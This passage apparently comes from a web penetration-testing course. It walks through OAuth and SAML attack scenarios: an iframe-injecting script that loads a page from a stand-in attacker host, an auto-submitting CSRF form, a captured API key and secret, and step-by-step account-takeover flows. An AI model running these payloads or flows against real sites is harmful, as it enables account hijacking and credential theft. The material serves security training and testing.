User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:45.0) Gecko/20100101 Firefox/45.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
```

13.3.3 OAuth Attack Scenario 2


Bonus step: We also chained the abovementioned OAuth-based XSS vulnerability with the insufficiently secure X-Frame-Options header of the "Get API Key" page (which was set to SAMEORIGIN) and a CSRF vulnerability on the API creation functionality.

```
var iframe =
document.createElement('
iframe');
iframe.style.display =
"none";
iframe.src =
"http://attackercontroll
ed.com/malicious.html";
document.body.appendChil
d(iframe);
```

```
<html>
  <body>
    <form action="http://openbankdev:8080/consumer-registration" method="POST">
      <input type="hidden" name="app&#45;type" value="Web" />
      <input type="hidden" name="app&#45;name" value="Unwanted&#32;App" />
      <input type="hidden" name="app&#45;developer"
value=“dim&#95;test&#64;hotmail&#46;com" />
      <input type="hidden" name="app&#45;description"
value="Unwanted&#32;App&#32;creation&#46;" />
      <input type="submit" value="Submit request" />
    </form>
    <script>
      document.forms[0].submit();
    </script>
  </body>
</html>
```

13.3.3 OAuth Attack Scenario 2

Bonus step: We finally injected a JavaScript function, similar to then one used for the remote credential theft attack, to access the iframe's contents including the created application's API key. This time, a remote API key theft attack occurred.



```
data: iframe0= <div id="background"> <div id="wrapper"> <header id="header"> <div id="header-decoration"></div> <div id="logo-left"> <a href="/"><img src="/media/images
/logo.png" alt=""></a> </div> <div id="logo-right"> <a href="/"><img src="/media/images/piraeusbank.png" alt=""></a> </div> <div id="lift__noticesContainer__"></div> <script>
$(function() { toastr.options.timeOut = 3000; if(notice = $("#lift__noticesContainer___error").text()) { toastr.error(notice) } else if(notice = $("#lift__noticesContainer__").text()) {
toastr.success(notice) } }) </script> </header> <nav id="nav"> <ul> <li class="navitem navitem-home"> <a href="/index" class="navlink">Home</a> </li> <li class="navitem"> <a
class="navlink selected" href="/consumer-registration">Get API Key</a> </li> <li class="navitem"></li> <li class="navitem"></li> <li class="navitem"></li> <li class="navitem
nav-login-state-item"></li> <li class="navitem nav-login-state-item"> <div> <div class="profile-info"> <span class="username">kate_eight</span>&nbsp;<a href="/user_mgt
/logout" class="logout">Logout</a> </div> </div> </li> </ul> </nav> <section id="content"> <div id="main"> <div id="registerAppSection"> <div class="success"> <h1
class="success-message"></h1> <table> <tbody> <tr> <td colspan="2"> Thank you for registering to use the Open Bank API. Here is your developer information. Please save it
in a secure location. </td> </tr> <tr> <td> Application Type </td> <td> <span class="app-type">Web</span> </td> </tr> <tr> <td> Application Name </td> <td> <span class="app-
name">Unwanted App</span> </td> </tr> <tr> <td> Developer Email </td> <td> <span class="app-developer">[redacted]</span> </td> </tr> <tr> <td> App
Description </td> <td> <span class="app-description">Unwanted App creation.</span> </td> </tr> <tr> <td> Consumer Key </td> <td> <span class="auth-
key">u5njp0435e1yl5lnul4eavnxoomigalofrcciezr</span> </td> </tr> <tr> <td> Consumer Secret </td> <td> <span class="secret-
key">shrp1rxbl05oqu2ubkurwgiibj2jjlaslmhvh5r0</span> </td> </tr> <tr> <td> OAuth Endpoint </td> <td> <span class="oauth-endpoint"><a href="http://openbankdev:8080/oauth
/initiate">http://openbankdev:8080/oauth/initiate</a></span>
```

13.3.4 OAuth Attack Scenario 3

Attacking the 'Connect' request

This attack exploits the first request (when a user clicks the 'Connect' or 'Sign in with' button). Users are many times allowed by websites to connect additional accounts like Google, using OAuth. An attacker can gain access to the victim's account on the Client by connecting one of his/her own account (on the Provider).

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn't know that.

Step 3: A malicious webpage is created that:

- By means of a CSRF attack logs out the user on the *Provider*
- By means of a CSRF attack logs in the user on the *Provider* with the credentials of the attacker dummy account.
- Using an iframe, spoofs the 1st request to connect the *Provider* account with the *Client*.

Step 4: Once the victim visits the attacker's malicious page all parts of Step 3 are performed. The 'Connect' request is then issued. The attacker's dummy account is now connected with the victim's account on the *Client*. No granting access message will be displayed due to the attacker's actions on Step 2.

Step 5: The attacker can log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

13.3.5 OAuth Attack Scenario 4

CSRF on the Authorization Response

OAuth 2.0 provides security against CSRF-like attacks through the *state* parameter. This parameter is passed in the 2nd and 3rd request of the OAuth "dance". It acts like a CSRF token.

In newer implementations of OAuth, this parameter is not required and is optional.

If you come across in an implementation where this parameter isn't utilized, you can try the attack flow on your right.

Step 1: The attacker creates a dummy account with some *Provider*.

Step 2: The attacker commences the 'Connect' process with the Client using the dummy account on the Provider, but stops the redirect mentioned in request 3 (of the Authorization code grant flow). The *Client* has been granted access by the attacker to his/her resources on the *Provider* but the *Client* doesn't know that. The attacker saves the authorization_code

Step 3: The attacker forces the victim to make a request to: **https://client.com/<provider>/login?code=AUTH_CODE**. This can be done for example when the victim visits a webpage containing any *img* or *script* tag with the above URL as *src*.

Step 4: If the victim is logged in the *Client*, the attacker's dummy account is now connected to his/her account.

Step 5: The attacker can now log in to the victim's account on the *Client* by signing in with the dummy account on the *Provider*.

Credits Dhaval Kapil

13.4

Attacking SAML


13.4.1 Security Assertion Markup Language (SAML)

According to the official documentation, “the OASIS Security Assertion Markup Language (SAML) standard defines an XML-based framework for describing and exchanging security information between on-line business partners. This security information is expressed in the form of portable SAML assertions that applications working across security domain boundaries can trust. The OASIS SAML standard defines precise syntax and rules for requesting, creating, communicating, and using these SAML assertions.”

http://docs.oasis-open.org/security/saml/Post2.0/sstc-saml-tech-overview-2.0-cd-02.html#2.Overview|outline


13.4.1 Security Assertion Markup Language (SAML)

SAML Workflow



13.4.1 Security Assertion Markup Language (SAML)

SAML Response



```
<saml2p:Response ID="6789933c5h87dd201ke54wa2g" InResponseTo="3438545343948990fed276ddfg" IssueInstant="2016-10-30T13:13:28.153TZ"  Version="2.0">
    <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
    <saml2p:Status>
        <saml2p:StatusCode />
    </saml2p:Status>
    <saml2p:Assertion ID="a48fg332dw98h786kc5c6y7s4r" IssueInstant="2016-10-30T13:13:28.151TZ" Version="2.0">
        <saml2:Issuer>https://auth.idp.com</saml2:Issuer>
        <ds:Signature></ds:Signature>
        <saml2:Subject>
            <saml2:NameID>Prosper@zagadat.com</saml2:NameID>
            <saml2:SubjectConfirmation>
                <saml2:SubjectConfirmationData InResponseTo="3438545343948990fed276ddfg" NotOnOrAfter="2016-10-30T13:13:28.153TZ" Recipient="https
://zagadat.com" />
            </saml2:SubjectConfirmation>
        </saml2:Subject>
        <saml2:Conditions NotBefore="2016-10-30T13:13:28.151TZ" NotOnOrAfter="2016-10-30T13:13:28.152TZ">
            <saml2:AudienceRestriction>
                <saml2:Audience>https://zagadat.com</saml2:Audience>
            </saml2:AudienceRestriction>
        </saml2:Conditions>
        <saml2:AuthnStatement AuthnInstant="2016-10-30T13:13:28.152TZ" SessionIndex="32413b2e54db89c764fb96ya2k" SessionNotOnOrAfter="2016-10-30T13:13:28
.152TZ">
            <saml2:SubjectLocality />
            <saml2:AuthnContext>
                <saml2:AuthnContextClassRef>urn:oasis:names:tc:SAML:2.0:ac:classes:Password</saml2:AuthnContextClassRef>
            </saml2:AuthnContext>
        </saml2:AuthnStatement>
        <saml2:AttributeStatement>
            <saml2:Attribute Name="e-mail">
                <saml2:AttributeValue xsi:type="xs:anyType">Prosper@zagadata.com</saml2:AttributeValue>
            </saml2:Attribute>
        </saml2:AttributeStatement>
    </saml2p:Assertion>
</saml2p:Response>
```

13.4.2 SAML Security Considerations

- An attacker may interfere during step 5 in the SAML Workflow and tamper with the SAML response sent to the service provider (SP). Values of the assertions released by IDP may be replaced this way.

- An insecure SAML implementation may not verify the signature, allowing account hijacking.


- An XML canonicalization transform is employed while signing the XML document, to produce the identical signature for logically or semantically similar documents.
  - In case a canonicalization engine ignores comments and whitespaces while creating a signature the XML parser will return the last child node

13.4.3 SAML Attack Scenario

Suppose that we are assessing a SAML implementation. We want to check if an attacker is able to successfully tamper with the SAML response sent to the service provider (SP). In essence, we want to check if an attacker can replace the values of the assertions released by the IDP.

13.4.3 SAML Attack Scenario

So, we copy the SAMLResponse …




```
Connection: close
Cookie:
_saml_sp_session=dXppS1JoRmRaTStxbTBWMXdBYmlKalM1cTMxTkVMZHFFMjNFZHE1Q1lmQXFVbHJkdWpDQ2xsZVdIZDZBUEs2UFhXVEhXZkc3O3oyVTVJR2VKU1hKNEdrK2M3Qk0vS3h0SEZFNGhTWXFTNG1HZG5ER1
d3Qy9vN05nS1RtN3Bub01YbWZjUnRtMTVESnhtbHNqOHI1VXhnPT0tLStWNlo2ci9qa2M4VS9rTzhjekJBeXc9PQ%3D%3D--3256080d4ba537b215f4715a7d335765294bfeea
Upgrade-Insecure-Requests: 1

utf8=%E2%9C%93&authenticity_token=KLA7gbMlcfKDnwjYHJqUbIBjSHPNFlkkx2AnUrTUEQB939%2Bnb4NP%2FY0tS%2BuTeaYqdZTb9vAc3wNEos0xPTFPAw%3D%3D&SAMLResponse=PHNhbWxwOlJlc3BvbnNlI
ElEPSJfMmYzNjYyOTAtZjViOC0wMTM2LWQ0MTktMDI0MmFjMTEwMDYzIiBWZXJzaW9uPSIyLjAiIElzc3VlSW5zdGFudD0iMjAxOS0wMS0wOFQyMToxMzozNVoiIERlc3RpbmF0aW9uPSJodHRwOi8vZGVtbylzcC5saWJj
dXJsLnNvOjgwL3NhbWwvY29uc3VtZSIgQ29uc2VudD0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmNvbnNlbnQ6dW5zcGVjaWZpZWQiIEluUmVzcG9uc2VUbz0iXzgwNWVmY2ViLTE5MWMtNDJjMSlhZjE0LWQxZTQ
4MWYyYTRmYSIgeGlsbnM6c2FtbHA9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpwcm90b2NvbCI%2BPElzc3VlciB4bWxucz0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFzc2VydGlvbiI%2BaHR0cDovL2
RlbW8taWRwLmxpYmNlcmwuc28vc2FtbC9hdXRoPC9Jc3NlZXI%2BPHNhbWxwOlN0YXR1cz48c2FtbHA6U3RhdHVzQ29kZSBWYWx1ZT0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOnN0YXR1czpTdWNjZXNzIi8%2BP
C9zYW1scDpTdGF0dXM%2BPEFzc2VydGlvbiB4bWxucz0idXJuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFzc2VydGlvbiIgSUQ9Il8yZjM2NjNjMC1mNWI4LTAxMzYtZDQxOS0wMjQyYWMxMTAwNjMiIElzc3VlSW5zdG
FudD0iMjAxOS0wMS0wOFQyMToxMzozNVoiIFZlcnNpb249IjIuMCI%2BPElzc3Vlcj5odHRwOi8vZGVtbylpZHAubGliY3VybC5zby9zYW1sL2FldGg8L0lzc3Vlcj48ZHM6U2lnbmF0dXJlIHhtbG5zOmRzPSJodHRwOi8
vd3d3LnczLm9yZy8yMDAwLzA5L3htbGRzaWcjIj48ZHM6U2lnbmVkSW5mbyB4bWxuczpkcz0iaHR0cDovL3d3dy53My5vcmcvMjAwMC8wOS94bWxkc2lnIyI%2BPGRzOkNhbm9uaWNhbGl6YXRpb25NZXRob2QgQWxnb3Jp
dGhtPSJodHRwOi8vd3d3LnczLm9yZy8yMDAxLzEwL3htbC1leGMtYzE0biMiPjwvZHM6Q2Fub25pY2FsaXphdGlvbk1ldGhvZD48ZHM6U2lnbmF0dXJlTWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjA
wMS8wNC94bWxkc2lnLW1vcmUjcnNhLXNoYTI1NiI%2BPC9kczpTaWduYXR1cmVNZXRob2Q%2BPGRzOlJlZmVyZW5jZSBVUkk9IiNfMmYzNjYzYzAtZjViOC0wMTM2LWQ0MTktMDI0MmFjMTEwMDYzIj48ZHM6VHJhbnNmb3
Jtcz48ZHM6VHJhbnNmb3JtIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMC8wOS94bWxkc2lnI2VudmVsb3BlZC1zaWduYXR1cmUiPjwvZHM6VHJhbnNmb3JtPjxkczpUcmFuc2Zvcm0gQWxnb3JpdGhtPSJod
HRwOi8vd3d3LnczLm9yZy8yMDAxLzEwL3htbC1leGMtYzE0biMiPjwvZHM6VHJhbnNmb3JtPjwvZHM6VHJhbnNmb3Jtcz48ZHM6RGlnZXN0TWV0aG9kIEFsZ29yaXRobT0iaHR0cDovL3d3dy53My5vcmcvMjAwMS8wNC94
bWxlbmMjc2hhMjU2Ij48L2RzOkRpZ2VzdE1ldGhvZD48ZHM6RGlnZXN0VmFsdWU%2BQjlVVXNUSGJCY1RZc2xBcmd3UmtKMVA2dVJTSW9SbUMrMUIyV0x1TUVWVT08L2RzOkRpZ2VzdFZhbHVlPjwvZHM6UmVmZXJlbmNlP
jwvZHM6U2lnbmVkSW5mbz48ZHM6U2lnbmF0dXJlVmFsdWU%2BbEJwalJGSVhXZlFHMHRCNm9JRnhHSzRXZSs2akdzelVuR3pEWSsxdkp5MlMxWlVIbzR5UnJBc2g0YmhPZ2lmSmlmc3FySThBOHBKQVk1OXZEakVLeG9RZD
BFZFVuMlJmTlhpWEhZcHdnbENNRllLOWVFbzYzSklibDRVNG5CRzN5RmV3aE5zK2VjT3NrZ0pGcFl6SWlsVXlQMHhCNlcrcTdET2RoZDZSaXFrPTwvZHM6U2lnbmF0dXJlVmFsdWU%2BPEtleUluZm8geGlsbnM9Imh0dHA
6Ly93d3cudzMub3JnLzIwMDAvMDkveGlsZGNpZyMiPjxkczpYNTA5RGF0YT48ZHM6WDUwOUNlcnRpZmljYXRlPk1JSURxekNDQXhTZ0F3SUJBZ01CQVRBTkJna3Foa2lHOXcwQkFRc0ZBRENCaGpFTE1Ba0dBMVVFQmhNQ1
FWVXhEREFLQmdOVkJBZlRBMDVUVnpFUElBMEdBMVVFQnhNR1UzbGtibVY1TVF3d0NnWURWUVFLREFOUVNWUXhDVEFIQmdOVkJBc01BREVZTUJZR0ExVUVBd3dQYkdGM2NtVnVZMlZ3YVhRdVkyOXRNU1V3SXdZSktvWklod
mNOQVFrQkRCWnNZWGR5WlclalpTNXdhWFJBWjIxaGFXd3VZMjl0TUI0WERURXlNRFF5T0RBeU1qSXlPRm9YRFRNeU1EUXlNekF5TWpJeU9Gb3dnWV14Q3pBSkJnTlZCQVlUQWtGVk1Rd3dDZ1lEVlFRSUV3Tk9VMWN4RHpB
TkJnTlZCQWNUQmxONVpHNWxlVEVNTUFvR0ExVUVDZ3dEVUVsVU1Ra3dCd1lEVlFRTERBQXhHREFXQmdOVkJBTU1EMnhoZDNFbGJtTmxjR2wwTG1OdmJURWxNQ01HQ1NxR1NJYjNEUUVKQVF3V2JHRjNjbVZ1WTJVdWNHbDB
RR2R0WVdsc0xtTnZiVENCbnpBTkJna3Foa2lHOXcwQkFRRUZBQU9CalFBd2dZa0NnWUVBdUJ5dlBObEMxRm9wR0xZZkY5NlNvdGlLOE5qNi9uVzA4NE80b21STWlmenk3eDk1NVJMRXk2NzNxMmFpSk5CM0x2RTZYdmt0OW
NHdHh0Tm9PWHcxZzJVdkhLcGxkUWJyNmJPRWpMTmVETlc3ajBvYitKclJ2QVVPSz1DUmdkeXclTUM2bHdxVlFRNUMxRG5hVC8yZlNCRmphc0JGVFIyNGRFcGZUeThIZktFQ0F3RUFBYU9DQVNVd2dnRWhNQWtHQTFVZEV3U0
UNNQUF3Q3dZRFZSMFBCQVFEQWdVZ01CMEdBMVVkRGdRV0JCUU5CR21tdDN5dEtwY0phQmFZTmJueVUyeGthekFUQmdOVkhTVUVEREFLQmdnckJnRUZCUWNEQVRBZEJnbGdoa2dCaHZoQ0FRMEVFQ1lPVkdWemRDQllOVEE1
SUdObGNuUXdnYklHQTFVZE13U0JxekNCc0lBVURRUnBwcmQ4clNxWENXZ1dtRFcl0GxOclpHdWhnWXlrZllrd2dZWXhDekFKQmdOVkJBWVRBa0ZWTVF3d0NnWURWUVFJRXdOT1UxY3hEekFOQmdOVkJBY1RCbE41WkcxbGV
URUlNQW9HQTFVRUNnd0RVRWxVTVFrd0J3WURWUVFMREFBeEdEQVdCZ05WQkFNTUQyeGhkM0psYmlObGNHbDBMbU52YlRFbElDTUdDU3FHU0liM0RRRUpBUXdYYkdGM2NtVnVZMlV1Y0dsMFFHZHRZV2xzTG1OdmJZSUJBVE
FOQmdrcWhraUc5dzBCQVFzRkFBT0JnUUFFY1ZVUEJYN3VabXpxWkpmeStOVVBPVDVJbU5RajhWRTJsZXJobkZqbkdQSGlISXFocHpnbndIUXVqSmZzL2EzMDlXbTVxd2NDYUMxZU81YldqY0cweDNPamRsbHNnWURhdGwlR
0FlbXRCeDhKM05oVlJxTlVnaXRDSWtRbHhISXdVZmdRYUNlc2hZZ0RETDVZYklRYSsrZWdDZ3BJWitUMERqNW9SZXcvL0E9PTwvZHM6WDUwOUNlcnRpZmljYXRlPjwvZHM6WDUwOURhdGE%2BPC9LZXlJbmZvPjwvZHM6U2
lnbmF0dXJlPjxTdWJqZWN0PjxOYW1lSUQgRm9ybWF0PSJ1cm46b2FzaXM6bmFtZXM6dGM6U0FNTDoyLjA6bmFtZWlkLWZvcm1hdDpwZXJzaXN0ZW50Ij50ZXN0QGxpYmNlcmwuc288L05hbWVJRD48U3ViamVjdENvbmZpc
mlhdGlvbiBNZXRob2Q9InVybjpvYXNpczpuYW1lczp0YzpTQU1MOjIuMDpjbTpiZWFyZXIiPjxTdWJqZWN0Q29uZmlybWF0aW9uRGF0YSBJblJlc3BvbnNlVG89Il84MDVlZmNlYi0xOTFjLTQyYzEtYWYxNC1kMWU0ODFm
MmE0ZmEiIE5vdE9uT3JBZnRlcj0iMjAxOS0wMS0wOFQyMToxNjozNVoiIFJlY2lwaWVudD0iaHR0cDovL2RlbW8tc3AubGliY3VybC5zbzo4MC9zYW1sL2NvbnNlbWUiPjwvU3ViamVjdENvbmZpcm1hdGlvbkRhdGE%2BP
C9TdWJqZWN0Q29uZmlybWF0aW9uPjwvU3ViamVjdD48Q29uZGl0aW9ucyBOb3RCZWZvcmU9IjIwMTktMDEtMDhUMjE6MTM6MzBaIiBOb3RPbk9yQWZ0ZXI9IjIwMTktMDEtMDhUMjI6MTM6MzVaIj48QXVkaWVuY2VSZXN0
cmljdGlvbj48QXVkaWVuY2U%2BaHR0cDovL2RlbW8tc3AubGliY3VybC5zbzo4MC9zYW1sL2F1dGg8L0F1ZGllbmNlPjwvQXVkaWVuY2VSZXN0cmljdGlvbj48L0NvbmRpdGlvbnM%2BPEF1dGhuU3RhdGVtZW50IEF1dGh
uSW5zdGFudD0iMjAxOS0wMS0wOFQyMToxMzozNVoiIFNlc3Npb25JbmRleD0iXzJmMzY2M2MwLWY1YjgtMDEzNi1kNDE5LTAyNDJhYzExMDA2MyI%2BPEF1dGhuQ29udGV4dD48QXV0aG5Db250ZXh0Q2xhc3NSZWY%2BdX
JuOm9hc2lzOm5hbWVzOnRjOlNBTUw6Mi4wOmFjOmNsYXNzZXM6UGFzc3dvcmQ8L0F1dGhuQ29udGV4dENsYXNzUmVmPjwvQXV0aG5Db250ZXh0PjwvQXV0aG5TdGF0ZW1lbnQ%2BPC9Bc3NlcnRpb24%2BPC9zYW1scDpSZ
XNwb25zZT4%3D&RelayState=
```

13.4.3 SAML Attack Scenario

… and programmatically change the username in the XML to one of an identified admin. The attack wasn't successful.

